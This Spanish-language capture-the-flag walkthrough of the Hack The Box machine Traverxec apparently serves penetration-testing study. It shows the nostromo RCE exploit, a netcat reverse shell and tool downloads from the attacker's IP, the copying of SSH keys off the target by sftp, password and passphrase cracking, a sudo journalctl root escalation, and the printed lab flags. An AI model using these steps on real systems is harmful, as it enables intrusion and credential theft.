

Traverxec

En este post se explicarán los pasos que se han seguido para conseguir vulnerar la seguridad de la máquina Traverxec en Hack The Box, tal y como se refleja, es un sistema Linux con un nivel de dificultad fácil (4.6).



Ilustración 1: Traverxec.

Se dio comienzo a la fase de enumeración haciendo uso de NMAP:

```
root@kali:~/HTB_Traverxec# nmap -v --open -T5 -p- -n 10.10.10.165 -oG OpenPorts > /dev/null 2>&1
root@kali:~/HTB_Traverxec# cat OpenPorts | grep -oP '\d{2,5}/open' | cut -d "/" -f1
22
80
root@kali:~/HTB_Traverxec# nmap -v -n -sV -sC -p80,22 10.10.10.165 -oX ScanTraverxec.xml
```

Ilustración 2: Ejecutando NMAP.

```

PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 7.9p1 Debian 10+deb10u1 (protocol 2.0)
| ssh-hostkey:
|   2048 aa:99:a8:16:68:cd:41:cc:f9:6c:84:01:c7:59:09:5c (RSA)
|   256 93:dd:1a:23:ee:d7:1f:08:6b:58:47:09:73:a3:88:cc (ECDSA)
|_  256 9d:d6:62:1e:7a:fb:8f:56:92:e6:37:f1:10:db:9b:ce (ED25519)
80/tcp    open  http      nostromo 1.9.6
|_ http-favicon: Unknown favicon MD5: FED84E16B6CCFE88EE7FFAAE5DFEFD34
|_ http-methods:
|_   Supported Methods: GET HEAD POST
|_ http-server-header: nostromo 1.9.6
|_ http-title: TRAVERXEC
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

```

Ilustración 3: Resultados de NMAP.

Analizando los resultados proporcionados por NMAP, destaca el nombre y versión del servidor web *Open Source Nhttpd* (nostromo).




Ilustración 4: Web en http://10.10.10.165/.

Haciendo una búsqueda en *searchsploit* se puede encontrar un *exploit* para el CVE-2019-16278, que afecta a la versión instalada en la máquina objetivo:

```

root@kali:~/HTB_Traverxec# searchsploit nostromo
-----
Exploit Title                                           | Path
-----|-----
Nostromo - Directory Traversal Remote Command Execution (Metasploit) | /usr/share/exploitdb/
nostromo 1.9.6 - Remote Code Execution                  | exploits/multiple/remote/47573.rb
nostromo nhttpd 1.9.3 - Directory Traversal Remote Command Execution | exploits/multiple/remote/47837.py
                                                            | exploits/linux/remote/35466.sh
Shellcodes: No Result
Papers: No Result
root@kali:~/HTB_Traverxec# cp /usr/share/exploitdb/exploits/multiple/remote/47837.py .

```

Ilustración 5: Exploits para Nostromo 1.9.6.

El *exploit* se aprovecha de una vulnerabilidad de *Path Transversal*, para realizar una petición POST modificada, a la ruta donde se encuentra el ejecutable */bin/sh*, abriendo así una *shell* en el sistema víctima:

```
root@kali:~/HTB_Traverxec# python 47837.py 10.10.10.165 80 id
-2019-16278
HTTP/1.1 200 OK
Date: Wed, 04 Mar 2020 20:46:28 GMT
Server: nostromo 1.9.6
Connection: close

uid=33(www-data) gid=33(www-data) groups=33(www-data)
```

Ilustración 6: Ejecución del exploit.

```
root@kali:~/HTB_Traverxec# python 47837.py 10.10.10.165 80 "nc -e /bin/bash 10.10.15.176 5885"
-2019-16278
```

Ilustración 7: Usando netcat para abrir una reverse shell.

```

root@kali:~/HTB_Traverxec# nc -lvp 5885
listening on [any] 5885 ...
10.10.10.165: inverse host lookup failed: Unknown host
connect to [10.10.15.176] from (UNKNOWN) [10.10.10.165] 50324
python -c 'import pty; pty.spawn("/bin/bash")'
www-data@traverxec:/usr/bin$ export TERM=xterm
export TERM=xterm
www-data@traverxec:/usr/bin$ id
id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
www-data@traverxec:/usr/bin$

```

Ilustración 8: Obteniendo una reverse shell TTY mediante Python.

Teniendo acceso al sistema se ejecutaron diferentes programas de enumeración, con el objetivo de identificar los posibles vectores de ataque que se podrían explotar, para realizar la escalada de privilegios.

```

www-data@traverxec:/tmp/.tmp$ wget http://10.10.15.176/LinEnum.sh
wget http://10.10.15.176/LinEnum.sh
--2020-03-04 16:10:07-- http://10.10.15.176/LinEnum.sh
Connecting to 10.10.15.176:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 46631 (46K) [text/x-sh]
Saving to: 'LinEnum.sh'

LinEnum.sh          100%[=====>] 45.54K  --.-KB/s   in 0.1s

2020-03-04 16:10:07 (327 KB/s) - 'LinEnum.sh' saved [46631/46631]

www-data@traverxec:/tmp/.tmp$ chmod +x LinEnum.sh
chmod +x LinEnum.sh
www-data@traverxec:/tmp/.tmp$

```

Ilustración 9: Descargando de la máquina atacante LinEnum.sh.

```

www-data@traverxec:/tmp/.tmp$ wget http://10.10.15.176/linpeas.sh
wget http://10.10.15.176/linpeas.sh
--2020-03-04 15:58:49-- http://10.10.15.176/linpeas.sh
Connecting to 10.10.15.176:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 158256 (155K) [text/x-sh]
Saving to: 'linpeas.sh'

linpeas.sh      100%[=====>] 154.55K  172KB/s  in 0.9s

2020-03-04 15:58:50 (172 KB/s) - 'linpeas.sh' saved [158256/158256]


www-data@traverxec:/tmp/.tmp$ chmod +x linpeas.sh
chmod +x linpeas.sh
www-data@traverxec:/tmp/.tmp$

```

Ilustración 10: Descargando de la máquina atacante linpeas.sh.

```

www-data@traverxec:/tmp/.tmp$ ./linpeas.sh
./linpeas.sh


linpeas v2.3.5 by carlospolop

ADVISORY: linpeas should be used for authorized penetration testing and/or educational purposes only. Any
responsibility of the author or of any other collaborator. Use it at your own networks and/or with the net

Linux Privesc Checklist: https://book.hacktricks.xyz/linux-unix/linux-privilege-escalation-checklist
LEGEND:
RED/YELLOW: 99% a PE vector
RED: You must take a look at it
LightCyan: Users with console
Blue: Users without console & mounted devs
Green: Common things (users, groups, SUID/SGID, mounts, .sh scripts, cronjobs)
LightMagenta: Your username

```

Ilustración 11: Ejecutando linpeas.sh.


```
[+] Superusers
root:x:0:0:root:/root:/bin/bash

[+] Users with console
david:x:1000:1000:david,,,:/home/david:/bin/bash
root:x:0:0:root:/root:/bin/bash
```

Ilustración 12: Usuarios en la máquina Traverxec.

```
www-data@traverxec:/tmp/.tmp$ ./LinEnum.sh
./LinEnum.sh

#####
# Local Linux Enumeration & Privilege Escalation Script #
#####
# www.rebootuser.com
# version 0.982

[-] Debug Info
[+] Thorough tests = Disabled

Scan started at:
Wed Mar  4 16:10:51 EST 2020

### SYSTEM #####
[-] Kernel information:
Linux traverxec 4.19.0-6-amd64 #1 SMP Debian 4.19.67-2+deb10u1 (2019-09-20) x86_64 GNU/Linux
```

Ilustración 13: Ejecución de LinEnum.sh.

```
### SOFTWARE #####
[-] Sudo version:
Sudo version 1.8.27

[-] htpasswd found - could contain passwords:
/var/nostromo/conf/.htpasswd
david:$1$e7NfNpNi$A6nCwOTqrNR2oDuIKirRZ/

### INTERESTING FILES #####
[-] Useful file locations:
/usr/bin/nc
/usr/bin/netcat
/usr/bin/wget
```

Ilustración 14: Resultados de LinEnum.sh, mostrando una contraseña cifrada.

Se encontró el hash de una contraseña, perteneciente al usuario *David*, en el fichero */var/nostromo/conf/.htpasswd*. Analizando el contenido del fichero */var/nostromo/conf/nhttpd.conf* se puede observar los directorios a los que se tendría acceso introduciendo la contraseña correcta.

```
www-data@traverxec:/tmp/.tmp$ ls -la /var/nostromo/conf
ls -la /var/nostromo/conf
total 20
drwxr-xr-x 2 root daemon 4096 Oct 27 16:12 .
drwxr-xr-x 6 root root   4096 Oct 25 14:43 ..
-rw-r--r-- 1 root bin    41 Oct 25 15:20 .htpasswd
-rw-r--r-- 1 root bin   2928 Oct 25 14:26 mimes
-rw-r--r-- 1 root bin    498 Oct 25 15:20 nhttpd.conf
www-data@traverxec:/tmp/.tmp$ cat /var/nostromo/conf/.htpasswd
cat /var/nostromo/conf/.htpasswd
david:$1$e7NfNpNi$A6nCw0TqrNR2oDuIKirRZ/
www-data@traverxec:/tmp/.tmp$
```

Ilustración 15: Hash de la contraseña almacenada en el fichero .htpasswd.

```
www-data@traverxec:/var/nostromo/conf$ cat nhttpd.conf
cat nhttpd.conf
# MAIN [MANDATORY]

servername                traverxec.htb
serverlisten              *
serveradmin                david@traverxec.htb
serverroot                /var/nostromo
servermimes                conf/mimes
docroot                   /var/nostromo/htdocs
docindex                   index.html

# LOGS [OPTIONAL]

logpid                     logs/nhttpd.pid

# SETUID [RECOMMENDED]

user                       www-data

# BASIC AUTHENTICATION [OPTIONAL]

htaccess                   .htaccess
htpasswd                   /var/nostromo/conf/.htpasswd

# ALIASES [OPTIONAL]

/icons                     /var/nostromo/icons
```

Ilustración 16: Fichero de configuración nhttpd.conf parte 1.

```
# HOMEDIRS [OPTIONAL]

homedirs                /home
homedirs_public          public_www
www-data@traverxec:/var/nostromo/conf$
```

Ilustración 17: Fichero de configuración nhttpd.conf parte 2.

El fichero de configuración `/var/nostromo/conf/nhttpd.conf` hace referencia al directorio `/home` y `public_www`, del usuario *David*. Debido a los permisos que tenían establecido dichos directorios se podía visualizar su contenido:

```
www-data@traverxec:/var/nostromo/conf$ ls -la /home/david/
ls -la /home/david/
ls: cannot open directory '/home/david/': Permission denied
www-data@traverxec:/var/nostromo/conf$ ls -la /home/david/public_www/
ls -la /home/david/public_www/
total 16
drwxr-xr-x 3 david david 4096 Oct 25 15:45 .
drwx--x--x 5 david david 4096 Mar 14 12:28 ..
-rw-r--r-- 1 david david 402 Oct 25 15:45 index.html
drwxr-xr-x 2 david david 4096 Oct 25 17:02 protected-file-area
www-data@traverxec:/var/nostromo/conf$ ls -la /home/david/public_www/protected-file-area/
ls -la /home/david/public_www/protected-file-area/
total 16
drwxr-xr-x 2 david david 4096 Oct 25 17:02 .
drwxr-xr-x 3 david david 4096 Oct 25 15:45 ..
-rw-r--r-- 1 david david 45 Oct 25 15:46 .htaccess
-rw-r--r-- 1 david david 1915 Oct 25 17:02 backup-ssh-identity-files.tgz
```

Ilustración 18: Visualización del directorio `/home/david/public_www/protected-file-area/`.

El directorio `/home/david/public_www/protected-file-area/` contenía un fichero con la clave privada del usuario *David*, para conectarse vía SSH. Se tenían los permisos necesarios para copiar el fichero y enviarlo a la máquina atacante.

```
www-data@traverxec:/var/nostromo/conf$ mkdir /tmp/.tmp
mkdir /tmp/.tmp
www-data@traverxec:/var/nostromo/conf$ cd /tmp/.tmp
cd /tmp/.tmp
www-data@traverxec:/tmp/.tmp$ cp /home/david/public_www/protected-file-area/backup-ssh-identity-files.tgz /tmp/.tmp/
up-ssh-identity-files.tgz /tmp/.tmp/file-area/backup-ssh-identity-files.tgz
www-data@traverxec:/tmp/.tmp$ ls -la
ls -la
total 12
drwxr-xr-x 2 www-data www-data 4096 Mar 14 12:51 .
drwxrwxrwt 12 root root 4096 Mar 14 12:51 ..
-rw-r--r-- 1 www-data www-data 1915 Mar 14 12:51 backup-ssh-identity-files.tgz
```

Ilustración 19: Copiando el fichero `backup-ssh-identity-files.tgz`.


```

www-data@traverxec:/tmp/.tmp$ sftp ducky@10.10.15.105
sftp ducky@10.10.15.105
Could not create directory '/var/www/.ssh'.
The authenticity of host '10.10.15.105 (10.10.15.105)' can't be established.
ECDSA key fingerprint is SHA256:NmscQLkyvPRBqMExlCJC50B7uCGk9RBa05CYNQo+ufI.
Are you sure you want to continue connecting (yes/no)? yes
yes
Failed to add the host to the list of known hosts (/var/www/.ssh/known_hosts).
ducky@10.10.15.105's password: Admin123

Connected to ducky@10.10.15.105.
sftp> cd compartido
cd compartido
sftp> put backup-ssh-identity-files.tgz
put backup-ssh-identity-files.tgz
stat backup-ssh-identity-files.tgz: No such file or directory
sftp> put backup-ssh-identity-files.tgz
put backup-ssh-identity-files.tgz
Uploading backup-ssh-identity-files.tgz to /compartido/backup-ssh-identity-files.tgz
backup-ssh-identity-files.tgz          100% 1915   44.9KB/s   00:00
sftp> exit
exit
www-data@traverxec:/tmp/.tmp$ rm backup-ssh-identity-files.tgz
rm backup-ssh-identity-files.tgz
www-data@traverxec:/tmp/.tmp$

```

Ilustración 20: Enviando el fichero a la máquina atacante a través de SFTP.

Otra forma de obtener el fichero con la clave privada del usuario *David*, era usar *JohnTheRipper* para obtener la contraseña del *hash*, que se encontraba en el fichero */var/nostromo/conf/.htpasswd*. Uno de los puntos a destacar en este paso, es que se empleó más tiempo de lo normal en obtener la contraseña, posiblemente por los recursos de la máquina atacante.

```

root@kali:~/HTB_Traverxec# echo 'david:$1$e7NfNpNi$A6nCw0TqrNR2oDuIKiRZ/' > passwordDavid
root@kali:~/HTB_Traverxec# john --wordlist=/usr/share/wordlists/rockyou.txt --format=md5crypt-long /root/
HTB_Traverxec/passwordDavid
Using default input encoding: UTF-8
Loaded 1 password hash (md5crypt-long, crypt(3) $1$ (and variants) [MD5 32/64])
No password hashes left to crack (see FAQ)
root@kali:~/HTB_Traverxec# john --show passwordDavid
david:Nowonly4me

1 password hash cracked, 0 left
root@kali:~/HTB_Traverxec#

```

Ilustración 21: Haciendo uso de JohnTheRipper.

Conectándose a través del navegador a la dirección *http://10.10.10.165/~david/public_www/*, donde el uso del carácter “~” es importante para indicar el directorio */home* del usuario, introducir la contraseña que devolvió *JohnTheRipper* y descargar el fichero con la clave privada.



Ilustración 22: Acceso a través del navegador, a la ruta del directorio home del usuario david.




Ilustración 23: Introduciendo la contraseña obtenida para acceder al directorio protected-file-area.



Ilustración 24: Descargando el fichero que contiene la clave privada.

Una vez obtenido el fichero, a través de alguna de las dos formas explicadas, se procedió a obtener la contraseña de la clave privada, haciendo uso primero de *ssh2john.py* y posteriormente con *JohnTheRipper*.

```

root@kali:~/HTB_Traverxec# gzip -d backup-ssh-identity-files.tgz
root@kali:~/HTB_Traverxec# tar -xf backup-ssh-identity-files.tar
root@kali:~/HTB_Traverxec# ls -la home/
total 12
drwxr-xr-x 3 root root 4096 mar  4 22:39 .
drwxr-xr-x 3 root root 4096 mar  4 22:39 ..
drwxr-xr-x 3 root root 4096 mar  4 22:39 david
root@kali:~/HTB_Traverxec# ls -la home/david/
total 12
drwxr-xr-x 3 root root 4096 mar  4 22:39 .
drwxr-xr-x 3 root root 4096 mar  4 22:39 ..
drwx----- 2 ducky sftpserver 4096 oct 25 23:02 .ssh
root@kali:~/HTB_Traverxec# ls -la home/david/.ssh/
total 20
drwx----- 2 ducky sftpserver 4096 oct 25 23:02 .
drwxr-xr-x 3 root root 4096 mar  4 22:39 ..
-rw-r--r-- 1 ducky sftpserver 397 oct 25 23:02 authorized_keys
-rw----- 1 ducky sftpserver 1766 oct 25 23:02 id_rsa
-rw-r--r-- 1 ducky sftpserver 397 oct 25 23:02 id_rsa.pub
root@kali:~/HTB_Traverxec#

```

Ilustración 25: Desempaquetando el fichero backup-ssh-identity-files.tgz y obteniendo la clave privada.

```

root@kali:~/HTB_Traverxec# python /root/Github/JohnTheRipper/run/ssh2john.py home/david/.ssh/id_rsa > id_rsaResult2John.txt
root@kali:~/HTB_Traverxec# john --wordlist=/usr/share/wordlists/rockyou.txt --format=SSH id_rsaResult2John.txt
Using default input encoding: UTF-8
Loaded 1 password hash (SSH [RSA/DSA/EC/OPENSSH (SSH private keys) 32/64])
Cost 1 (KDF/cipher [0=MD5/AES 1=MD5/3DES 2=Bcrypt/AES]) is 0 for all loaded hashes
Cost 2 (iteration count) is 1 for all loaded hashes
Will run 2 OpenMP threads
Note: This format may emit false positives, so it will keep trying even after finding a possible candidate.
Press 'q' or Ctrl-C to abort, almost any other key for status
hunter (home/david/.ssh/id_rsa)

```

Ilustración 26: Haciendo uso de ssh2john.py y JohnTheRipper.

```

root@kali:~/HTB_Traverxec# ssh -i home/david/.ssh/id_rsa david@10.10.10.165
Enter passphrase for key 'home/david/.ssh/id_rsa':
Linux traverxec 4.19.0-6-amd64 #1 SMP Debian 4.19.67-2+deb10u1 (2019-09-20) x86_64
Last login: Wed Mar  4 16:34:43 2020 from 10.10.15.64
david@traverxec:~$

```

Ilustración 27: Acceso con el usuario David a través de SSH.

Teniendo acceso al sistema con el usuario *David*, se consiguió la *flag* de usuario y se comenzó la escalada de privilegios.

```
david@traverxec:~$ cat user.txt
7db0b48469606a42cec20750d9782f3d
david@traverxec:~$
```

Ilustración 28: Flag user.txt.

En un simple reconocimiento dentro del directorio */home/david/*, se identificó otro directorio (*/bin*) con un fichero ejecutable de extensión “*sh*”.

```
david@traverxec:~$ ls -la
total 52
drwx--x--x 6 david david 4096 Mar  4 16:45 .
drwxr-xr-x 3 root root 4096 Oct 25 14:32 ..
lrwxrwxrwx 1 root root    9 Oct 25 16:15 .bash_history -> /dev/null
-rw-r--r-- 1 david david  220 Oct 25 14:32 .bash_logout
-rw-r--r-- 1 david david 3526 Oct 25 14:32 .bashrc
drwx----- 2 david david 4096 Oct 25 16:26 bin
-rw----- 1 david david   40 Mar  4 16:45 .lessht
drwxr-xr-x 3 david david 4096 Mar  4 16:23 .local
-rw-r--r-- 1 david david  807 Oct 25 14:32 .profile
drwxr-xr-x 3 david david 4096 Oct 25 15:45 public_www
-rw-r--r-- 1 david david   74 Mar  4 16:20 .selected_editor
-rwx----- 1 david david  372 Mar  4 16:24 server-stats.sh
drwx----- 2 david david 4096 Oct 25 17:02 .ssh
-r--r----- 1 root david   33 Oct 25 16:14 user.txt
david@traverxec:~$ cd bin/
david@traverxec:~/bin$ ls -la
total 16
drwx----- 2 david david 4096 Oct 25 16:26 .
drwx--x--x 6 david david 4096 Mar  4 16:45 ..
-r----- 1 david david  802 Oct 25 16:26 server-stats.head
-rwx----- 1 david david  363 Oct 25 16:26 server-stats.sh
david@traverxec:~/bin$
```

Ilustración 29: Fichero ejecutable server-stats.sh.


```

david@traverxec:~/bin$ cat server-stats.sh
#!/bin/bash

cat /home/david/bin/server-stats.head
echo "Load: `/usr/bin/uptime`"
echo " "
echo "Open nhttpd sockets: `/usr/bin/ss -H sport = 80 | /usr/bin/wc -l`"
echo "Files in the docroot: `/usr/bin/find /var/nostromo/htdocs/ | /usr/bin/wc -l`"
echo " "
echo "Last 5 journal log lines:"
/usr/bin/sudo /usr/bin/journalctl -n5 -unostromo.service | /usr/bin/cat
david@traverxec:~/bin$ sudo -l
[sudo] password for david:
david@traverxec:~/bin$

```

Ilustración 30: Contenido del fichero server-stats.sh y comprobación de los permisos de sudo en el usuario david.

```

david@traverxec:~/bin$ ./server-stats.sh

Webserver Statistics and Data
Collection Script
(c) David, 2019

Load: 16:48:09 up 40 min,  4 users,  load average: 0.00, 0.15, 0.30

Open nhttpd sockets: 1
Files in the docroot: 117

Last 5 journal log lines:
-- Logs begin at Wed 2020-03-04 16:07:36 EST, end at Wed 2020-03-04 16:48:09 EST. --
Mar 04 16:17:05 traverxec sudo[3361]: pam_unix(sudo:auth): authentication failure; logname= uid=33 euid=0 tty=/dev/pts/4 ruser=www-data rhost= user=www-data
Mar 04 16:17:46 traverxec sudo[3361]: www-data : command not allowed ; TTY=pts/4 ; PWD=/var/nostromo/conf ; USER=root ; COMMAND=list
Mar 04 16:18:22 traverxec sudo[3520]: pam_unix(sudo:auth): conversation failed
Mar 04 16:18:22 traverxec sudo[3520]: pam_unix(sudo:auth): auth could not identify password for [www-data]
Mar 04 16:18:22 traverxec sudo[3520]: www-data : command not allowed ; TTY=unknown ; PWD=/usr/bin ; USER=root ; COMMAND=list
david@traverxec:~/bin$

```

Ilustración 31: Ejecución del fichero server-stats.sh.

No se podía comprobar los comandos que el usuario *David* podía ejecutar con permisos de administrador, haciendo uso del comando *sudo*, ya que al ejecutar “*sudo -l*” no se tenía la contraseña del usuario, pero visualizando el contenido del fichero */home/david/bin/server-stats.sh*, se podía apreciar como se hace uso del comando *journalctl*, combinado con el comando *sudo*, es decir, se ejecutará con privilegios de administrador en el sistema.

Siguiendo las instrucciones que aparecen en <https://gtfobins.github.io/>, se consiguió una *shell* como usuario administrador del sistema. Para ello, simplemente se debía ejecutar el comando *journalctl* combinado con *sudo* y reducir el tamaño de la ventana de la consola, porque así se ejecutará el comando *less*, posibilitando la inyección de “!/bin/bash” y obteniendo la *shell* como usuario *root*.

This invokes the default pager, which is likely to be `less`, other functions may apply.
This might not work if run by unprivileged users depending on the system configuration.


Ilustración 32: Explicación de la escalada de privilegios en <https://gtfobins.github.io/gtfobins/journalctl/>.

Sudo

It runs in privileged context and may be used to access the file system, escalate or maintain access with elevated privileges if enabled on `sudo`.

```
sudo journalctl  
!/bin/sh
```

Ilustración 33: Pasos a seguir para obtener una shell del usuario root.



```
david@traverxec: ~/bin  
Archivo Editar Ver Buscar Terminal Ayuda  
david@traverxec:~/bin$ /usr/bin/sudo /usr/bin/journalctl -n5 -unostromo.service  
-- Logs begin at Wed 2020-03-04 16:07:36 EST, end at  
Mar 04 16:17:05 traverxec sudo[3361]: pam_unix(sudo:  
Mar 04 16:17:46 traverxec sudo[3361]: www-data : com  
Mar 04 16:18:22 traverxec sudo[3520]: pam_unix(sudo:  
Mar 04 16:18:22 traverxec sudo[3520]: pam_unix(sudo:  
Mar 04 16:18:22 traverxec sudo[3520]: www-data : com  
lines 1-6/6 (END)
```

*Ilustración 34: Ejecución del comando *journalctl* combinado con el comando *sudo*, tal cual está en el fichero *server-stats.sh**

```
david@traverxec:~/bin$ /usr/bin/sudo /usr/bin/journalctl -n5 -unostromo.service
-- Logs begin at Wed 2020-03-04 16:51:08 EST, end at
Mar 04 16:51:12 traverxec systemd[1]: Starting nostr
Mar 04 16:51:12 traverxec systemd[1]: nostromo.servi
Mar 04 16:51:12 traverxec nhttpd[458]: started
Mar 04 16:51:12 traverxec nhttpd[458]: max. file des
Mar 04 16:51:12 traverxec systemd[1]: Started nostro
!/bin/bash
root@traverxec:/home/david/bin# id
uid=0(root) gid=0(root) groups=0(root)
root@traverxec:/home/david/bin#
```

Ilustración 35: Obteniendo acceso al sistema como usuario administrador.

Teniendo acceso al sistema como usuario *root* se obtuvo la *flag*:

```
root@traverxec:~# ls
nostromo_1.9.6-1.deb  root.txt
root@traverxec:~# cat root.txt
9aa36a6d76f785dfd320a478f6e0d906
root@traverxec:~#
```

Ilustración 36: Flag root.txt.

Como conclusión, se podría decir que ha sido una máquina sencilla de realizar, dado que en una simple enumeración se obtienen los pasos a seguir, pero bastante divertida.